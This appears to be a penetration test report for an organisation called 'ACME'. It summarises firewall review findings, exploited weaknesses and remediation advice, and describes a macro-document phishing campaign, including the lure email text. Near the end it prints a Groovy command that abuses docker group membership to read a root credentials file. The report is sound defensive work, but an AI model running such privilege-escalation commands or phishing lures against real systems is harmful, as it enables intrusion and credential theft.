ShoreBreak completed a static analysis of a firewall ruleset containing 1689 ASA remarks spread across 9 configuration files. The extensive size of the firewall configuration led to numerous opportunities for enhancements and optimizations. During the review process, ShoreBreak leveraged both automated and manual analysis techniques and identified a total of 384 configuration items that should either be hardened or further investigated. A summary of these findings are below, and the full breakdown of all firewall analysis results have been made available as separate documents.

Key Findings:

- **Redundant Rules -** Multiple instances of redundant rules were identified, which can be combined or removed to streamline the ruleset and improve performance.

- **Overly Permissive Rules -** Some rules were found to be too permissive, potentially exposing the network to unnecessary security risks. Recommendations include tightening access controls and limiting traffic to specific services and ports.

- **Misconfigurations -** Several misconfigurations were detected, increasing the potential for security vulnerabilities. Our team will provide guidance on correcting these issues to enhance the security posture of the network.

- **Rule Ordering -** The analysis revealed opportunities for optimizing the rule order, which can lead to improved firewall performance and faster rule processing.

Firewall Ruleset Analysis Positive Observations

During the static analysis of the firewall ruleset, our team also observed several positive aspects that reflect the efforts and management that has gone into securing SLAC networks. The key positive observations include:

- **Comprehensive Coverage -** The firewall ruleset demonstrates thorough coverage of the network infrastructure, ensuring that all critical components are accounted for.

- **Well-Structured Ruleset -** The ruleset is organized logically, facilitating ease of navigation and understanding for administrators. This structure simplifies ongoing maintenance and rule updates.

- **Usage of Network Segmentation -** Despite identified gaps, a significant degree of appropriate network segmentation was noted. SLAC was seen isolating different zones based on their functions and risk levels. This helps in minimizing the potential impact of security incidents and aids in containing threats within defined boundaries. The positive impact of this network segmentation was made apparent through the fact that only a fraction of SLAC's real asset count was identified by ShoreBreak's scanning.

- **Consistent Use of Object Groups -** The ruleset employs object groups effectively, making it easier to manage and maintain complex configurations. This approach simplifies updates to access control lists and reduces the potential for errors.

- **Effective Logging and Monitoring -** The firewall configuration includes proper logging and monitoring settings, ensuring that network activities are recorded and available for analysis. This capability facilitates swift incident response and aids in identifying potential threats.

Firewall Ruleset Analysis Recommendations

To address the findings from the static analysis, our team recommends the following actions:

- Consolidate and remove redundant rules.

- Restrict overly permissive rules by implementing least privilege access.

- Correct misconfigurations to mitigate potential security risks.
- Optimize rule order for improved performance and faster processing.

Post Mortem Analysis

A number of significant issues were identified and exploited by the test team. The following items are largely responsible for the high level of compromise achieved.

- **Insecure Password Storage.** Credentials were found to be stored poorly in multiple places across ACME assets.
- **Insecure Key Storage.** The test team identified several SSH private keys that were stored on servers, allowing the test team to gain widespread access across the ACME network. ShoreBreak recommends keeping SSH private keys only where they need to be stored, such as workstations or hosts that specifically need to authenticate to other hosts.
- **Pervasive Password Reuse.** Wide-spread password reuse was present on local accounts on multiple ACME networks.
- **Unauthenticated User Creation.** A Jenkins instance not only allowed for registration of user accounts without any sort of control or supervision, but those user accounts were allowed to execute code through a groovy script console on the web application.
- **Outdated Software.** Several pieces of outdated software were present on ACME"s network, allowing remote code execution on multiple hosts, including the outdated "ACal" software that led to the compromise that gave the test team a foothold on the DMZ from an external network perspective. Additionally, that same host was running an outdated version of its operating system, allowing for privilege escalation to the root user account by leveraging the "DirtyCOW" vulnerability.
- **Lack of Input Sanitization.** Multiple injection vectors on ACME web applications were identified, including SQL injection, SSRF, XXE, and arbitrary file uploads. Some of these issues led to remote code execution on ACME assets.
- **Weak Password Usage.** The test team identified multiple sets of weak credentials that could easily be cracked and allowed the test team to logon to several ACME hosts via SSH.
- **Insecure Docker Group Configuration.** The test team was able to leverage access to the docker linux group in order to escalate to root privileges. Carefully examine the need for users to belong to the docker group before giving such permission.
- **IPMIv2 Password Hash Disclosure.** Multiple iDRACs on ACME's network exposed their IPMIv2 interfaces and they were configured with relatively weak 8 character passwords (small enough to be broken offline within 24 hours), enabling the test

team to compromise ACME's internal certificate authority which was supposedly air-gapped, highlighting the importance of hardening out-of-band management devices.

- **Unnecessary applications exposed.** An application allowing unauthenticated users to upload and access arbitrary files leading to arbitrary code execution exists on the network. This application appears to be long-forgotten and no longer relevant to ACME's mission. General housekeeping of the network should be performed, and unnecessary applications pruned away.
- **Lack of User Security Awareness.** The test team was able to trick multiple ACME users into downloading infected Microsoft Word documents and executing malicious macros during the social engineering portion of the engagement.
- **Insufficient technical controls against phishing.** ShoreBreak compromised two users' workstations during the phishing engagement and that one user was found to be a local administrator, enabling SYSTEM level compromise of the host. Several controls can be implemented to reduce the threat of phishing, such as blocking execution of macros through domain group policy or upgrading to powershell version 5 and making use of the enhanced logging capacity.

Positive Observations

ACME information technology personnel had a wide range of monitoring software at their disposal and were quick to identify that an attack was in progress. However, the test team was not attempting to be covert, and their operations were expected by ACME. Given the purpose of this assessment was not to test the reactiveness of security personnel, it is unclear whether the effective response noticed during testing would be the same in a real-world scenario.

Recommendations

ShoreBreak presents the following recommendations for improving the overall security posture of ACME Information Systems:

- Store passwords more securely. Wherever possible, keep passwords stored hashed or encrypted. Where not possible, ensure the most restrictive permissions are applied to files containing passwords. Remove passwords from systems when no longer needed. Keep track of passwords using a reputable password manager such as Keepass.
- Implement key storage policies to ensure keys such as SSH private keys are not stored in unnecessary places. In general, they should only be located on workstations or on hosts that have a need to authenticate to other hosts. Archival should be done offline and/or encrypted.
- Implement technical controls to protect against social engineering attacks. Ensure no domain accounts have local administrative privileges (use separate accounts

instead), disable office macro execution in group policy settings if not used, and take advantage of PowerShell version 5 enhanced logging functionality (upgrade if necessary).

- Require authentication to create user accounts. Unless there is a business need to do so, do not allow unauthenticated users to create accounts on any ACME system. This is considered an administrative task.
- Implement a consistent patch management program for all information technology assets. This policy should cover Windows patching, Linux patching, patching applications and services, and even device firmware.
- Create and enforce strong password complexity requirements. Multiple passwords on ACME's network were found to be weak. Ensure these requirements are enforced on all systems, both Windows and Linux.
- Sanitize user input in custom applications. It is best to take a whitelist approach and only allow expected characters. A good alternative is using a development framework such as django that can handle input sanitization for you.
- Create policies for deploying new devices in the network, making certain to review any instructions or best practices from the vendor. This policy should include changing credentials from default and the removal of all files containing passwords post-deployment.
- Remove any software from the network that is no longer in use. This will work to reduce ACME's attack surface.
- Ensure all users undergo periodic security awareness training and are specifically trained to deal with phishing and other social engineering threats

A specific recommendation for each finding, both external, social engineering, and internal (represented as EXT, SE, and INT respectively) testing can be found below.

#	Description	Risk
WEB-1.1	***Finding***: Server Side Request Forgery (SSRF)	Critical
	Recommendation: Rather than proxying requests on behalf of users, the application should have the user's browser retrieve the desired information. If it is necessary to proxy the request, a whitelist should be used on the server side	
WEB-1.2	***Finding***: XML External Entity (XXE)	Critical
	Recommendation: Disable DTDs (External Entities) in the way specific to the XML parser in use.	
WEB-1.3	***Finding***: Insecure Key Storage	Critical
	Recommendation: Secure keys properly. SSH keys should only be stored on their respective user's workstation, and never on production assets.	

WEB-2.1	***Finding***: WebSocket Without Authentication	High
	Recommendation: Implement and require an authentication mechanism.	
WEB-3.1	***Finding***: Cross-origin resource sharing	Moderate
	Recommendation: Use a whitelist of trusted domains.	
WEB-4.1	***Finding***: Stored Cross Site Scripting/HTML Injection (XSS/HTMLi)	Low
	Recommendation: Sanitize all user input. HTML-encode user supplied data that is displayed back to the user.	
WEB-4.2	***Finding***: Cacheable HTTPS Response	Low
	Recommendation: Properly implement the "Cache-Control", "Pragma", and "Expires" headers to instruct browsers not to prevent caching.	
MOB-1.1	***Finding***: Improperly Protected Sensitive Data	High
	Recommendation: Do not store user information on the device. Retrieve the information from the server when it is needed by the application.	
MOB-1.2	***Finding***: Weak or Missing Root Detection	High
	Recommendation: Implement an established method to determine if the application is executing on a device where root permissions are accessible.	
MOB-2.1	***Finding***: Username and Password Transmitted in the URL	Moderate
	Recommendation: Use the body of a POST request to transmit the username and password.	
MOB-3.1	***Finding***: TLS Misconfiguration	Low
	Recommendation: Implement certificate pinning for requests to the affected URLs.	
MOB-3.2	***Finding***: TLS Misconfiguration	Low
	Recommendation: Set "NSAllowsArbitraryLoads" to "false" in the app's "info.plist" configuration.	
MOB-3.3	***Finding***: Insecure Password Storage	Low
	Recommendation: Set the keychain item's "kSecAttrAccessible" attribute to "kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly" to require users to set a passcode on the device.	
EXT-1.1	***Finding***: Remote File Inclusion	Critical
	Recommendation: Avoid dynamically including files based on user input or maintain a whitelist of files that can be included.	
EXT-1.2	***Finding***: Insecure Key Storage	Critical
	Recommendation: Ensure all key files have the least required permissions. Implement clearly defined SSH key management policies.	
EXT-1.3	***Finding***: DirtyCOW	Critical
	Recommendation: Apply applicable patch. Implement and enforce a patch management policy.	
EXT-2.1	***Finding***: SQL injection	High

	Recommendation: Whitelist allowed input characters.	
EXT-2.2	***Finding***: Web interface allows unauthenticated information disclosure	High
	Recommendation: Require authentication to access the service.	
EXT-3.1	***Finding***: Web interface allows unauthenticated information disclosure	Moderate
	Recommendation: Require authentication to access the service.	
SE-1.1	***Finding:*** Lack of User Security Awareness	Critical
	Recommendation: Perform ongoing security awareness training.	
SE-1.2	***Finding***: Lack of Technical Controls to Block Malicious Payloads	Critical
	Recommendation: Block macros via Group Policy, use Sysmon to generate Windows Event logs for suspicious activity, upgrade to powershell version 5 and take advantage of increased logging functionality.	
INT-1.1	***Finding***: Domain user accounts with local administrator privileges	Critical
	Recommendation: Utilize separate local administrator and domain user accounts	
INT-1.2	***Finding***: Weak Password Usage	Critical
	Recommendation: Enforce a strong password policy.	
INT-1.3	***Finding***: Password Reuse	Critical
	Recommendation: Use strong unique passwords across systems.	
INT-1.4	***Finding***: Insecure Key Storage	Critical
	Recommendation: Ensure all key files have the least required permissions. Implement clearly defined key management policies.	
INT-1.5	***Finding***: Jenkins Unauthorized Remote Command Execution	Critical
	Recommendation: Disable unauthorized account registration, disable “RunScripts” for all user roles that do not need this feature.	
INT-1.6	***Finding***: Docker Group Misconfiguration Privilege Escalation	Critical
	Recommendation: Carefully select which users are members of the docker group.	
INT-1.7	***Finding***: HP iLO 4 <= 2.52 RCE	Critical
	Recommendation: Upgrade to HP iLO 4 firmware version 2.53 or higher.	
INT-1.8	***Finding***: Arbitrary File Upload	Critical
	Recommendation: Implement controls to restrict the types of files that are allowed for upload. These controls should check file extension, size, and byte level headers.	
INT-1.9	***Finding***: IPMIv2 Password Hash Disclosure	Critical
	Recommendation: Disable IPMI over LAN if not needed, use strong passwords to reduce the threat of offline brute force attacks.	
INT-1.10	***Finding***: Insecure Password Storage	Critical
	Recommendation: Ensure permissions on password files are set properly. Keep the passwords hashed or encrypted.	
INT-2.1	***Finding***: Administrative Services Require No Authentication	

	Recommendation: Require authentication to access the service.	Moderate
INT-3.1	***Finding***: Web Server Generic XSS	Low
	Recommendation: Contact the vendor for a patch or upgrade.	
INT-3.2	***Finding***: Weak Password Usage	Low
	Recommendation: Enforce a strong password policy.	

Executive Summary Conclusion

A number of issues have been identified in this report which collectively allowed the test team to compromise all hosts on the public facing DMZ, over a dozen hosts on the operational network, over thirty hosts on the development network, the entire ACME.LOCAL Windows domain, and the [REDACTED] ACME web application.

Additionally, ShoreBreak demonstrated that this degree of compromise was possible from the perspective of an internet-borne attacker. This degree of compromise was made possible by a lack of technical controls protecting against social engineering, a lack of patch management, poor key management, weak password usage, weak input sanitization in custom webapps, poor Jenkins configurations, and various other issues mentioned throughout this report.

ShoreBreak was pleased to see ACME's monitoring systems identify attacks by the test team during the assessment, but it should be noted that the test team made no effort to conceal their actions and their operations were expected by ACME personnel. Given the purpose of this assessment was not to test the reactiveness of security personnel, it is unclear whether the effective response noticed during testing would be the same in a real-world scenario.

Due to the broad variety of issues identified, ShoreBreak recommends ACME's security team evaluate this report and existing ACME security policies to identify whether gaps exist between industry best practices and ACME policies or between ACME policies and actual configurations in order to determine where ACME's security program can be improved. Included in the technical volume below are more detailed recommendations for the issues identified by the test team during the engagement.

At the time of testing, ACME information technology resources were at a **critical risk** of compromise.

Social Engineering Volume

Campaigns


ShoreBreak divides social engineering engagements into campaigns. Each campaign represents a particular method of tricking ACME users into divulging sensitive information or granting ShoreBreak unauthorized access. ShoreBreak launched one social engineering campaign against ACME personnel.

Utilizing the same methods an advanced persistent threat would use, ShoreBreak tailors social engineering campaigns to appear familiar to targeted users by impersonating organization-appropriate domain names, personnel, and content. Trained users should be able to recognize phishing attempts based on typical indicators such as unsolicited emails requesting immediate action at the threat of penalty, an incorrect domain name hosting a familiar login page, or an email asking the user to handle an attachment in an insecure manner.

“Update Emergency Contacts” Malware Delivery Campaign

In this campaign, ShoreBreak sent emails to 68 different ACME users claiming their emergency contacts lists were found to be missing during a recent audit. The email then directed users to download a Microsoft Word document that used macros to submit entered data to a supposed new automated emergency contacts system.

ShoreBreak acquired access to two ACME user workstations as a result of this malware delivery campaign. Below is a screenshot of the email sent by ShoreBreak.



Update Emergency Contact Information

[redacted] <[redacted].ltd>

Mon, [redacted], 2:45 PM

to me

Hello,


During a recent audit, your emergency contacts list came up missing. Please fill out the form in the linked document and submit your preferred emergency contacts to our new automated system. Please complete this by Friday [redacted].

Respectfully,

[redacted]

Employee_Emergency_Contact_F...

The email appears to contain an attached document, however this is actually an image which is hyperlinked. Upon clicking the image/link, users would be directed to one of ShoreBreak's remote servers and the infected word document would download. This is done to prevent an email client from scanning any attached documents and flagging them as malicious. A screenshot of the document is included below.



ECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

Emergency Contact Info Digital Form

In order for Human Resources to have your emergency contacts list on file, you must submit it to our new paperless system. Please fill out the below form and click submit to send your emergency contacts to the digital database.

Please fill out the below form as soon as possible.

Failure to submit this information is likely to result in delayed notification to loved ones in case of

EM
Fir
Las

CO
Fir
Las
Da
Nig
Rel

CO
Fir
Las
Da
Nig
Rel

Microsoft® Office

This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for protected documents
2. If this document was downloaded from you email, please click **Enable Editing** from the yellow bar above
3. Once you have enabled editing, please click **Enable Content** from the yellow bar above

NOTE: In order for the document to successfully submit, you must "**Enable Content**" at the top of this document. Afterwards, clicking the SUBMIT button above will automatically submit this information so there is no reason to save this document and email it back to Human Resources.


Thank you for your cooperation.

Results

The below table shows the total number of ShoreBreak phishing emails received, opened, and clicked by ACME users, and how many ACME users deployed malware or submitted credentials to ShoreBreak.

Emails Sent	Emails Opened	Links Clicked	Malware Deployed
68	32	6	2

The following bar chart illustrates the statistics in this table.



Social Engineering Findings


SE-1.1. Lack of User Security Awareness ShoreBreak was able to successfully phish the organization’s users. Users need to be aware of their actions online to prevent putting the organization at risk.
Risk: Critical
Description:
Finding During ShoreBreak's malware delivery phishing campaign, ShoreBreak was able to successfully gain access to 2 user workstations.

The test team was able to leverage the initial foothold by pivoting through these user's workstations to access other internal systems and networks. The team then moved laterally through the network exploiting identified vulnerabilities and ultimately gaining root access to 15 ops-network servers.

ShoreBreak was able to demonstrate the impact of the identified vulnerabilities by gaining the highest privileges to the sensitive ops network. An attacker could exploit this access by compromising sensitive data such as user data, account credentials, and databases. Due to the threat of phishing, ShoreBreak recommends end user's workstations have as little network access to operational systems as possible.

The email phishing campaign was meant to trick end users into fulfilling an internal request for an update to emergency contact info. During this campaign, one user was successfully tricked into the execution of an embedded malicious payload. ShoreBreak was able to elevate privileges on the Windows host to SYSTEM and obtain user password hashes, local private SSH keys, and SSH keys stored in a local virtual machine.


The following image shows the remote connection to the user's workstation.



	external	internal ▲	user	computer
	[redacted]	[redacted]	[redacted]	[redacted]
	[redacted]	[redacted]	[redacted]	[redacted]

Next, ShoreBreak pivoted through the host to access additional systems. Here, ShoreBreak discovered a server hosting a misconfigured Jenkins application ([redacted]). The Jenkins application allowed unauthorized account registration. The application was also configured to allow users to run Groovy script commands in the application console. Leveraging this ability, ShoreBreak was able to execute system commands as the Jenkins user on the host [redacted], essentially granting user-level privileges to any user who can access the server. ShoreBreak considers this a critical-level vulnerability finding. Further details can be found in the finding, INT-1.5.

The image below demonstrates the ability to register a user.



[redacted]8081/asynchPeople/


People

Includes all known "users", including login identities which the currer

User ID	Name
[redacted]	[redacted]
[redacted]	[redacted]
[redacted]	[redacted]
shrbrk	Shorebreak Security

ShoreBreak discovered a misconfiguration of the Jenkins' user on the compromised host and exploited it to gain root-level access to the host. The user was included in the 'docker' group, allowing ShoreBreak to mount pieces of the host file system, as well as execute commands as the host system's root user. ShoreBreak considers this vulnerability of critical-level risk. More details can be found in the finding, INT-1.6.

The following screenshot demonstrates the ability to execute commands with root privileges and read files in /root/.



```
println new ProcessBuilder('sh','-c','cd /tmp/docker2root/; docker run -v /root/:/tmp/persist:Z docker2root:latest cat /tmp/persist/.smbcredentials
```

Result

```
username=[redacted]
password=[redacted]
domain=[redacted]
```

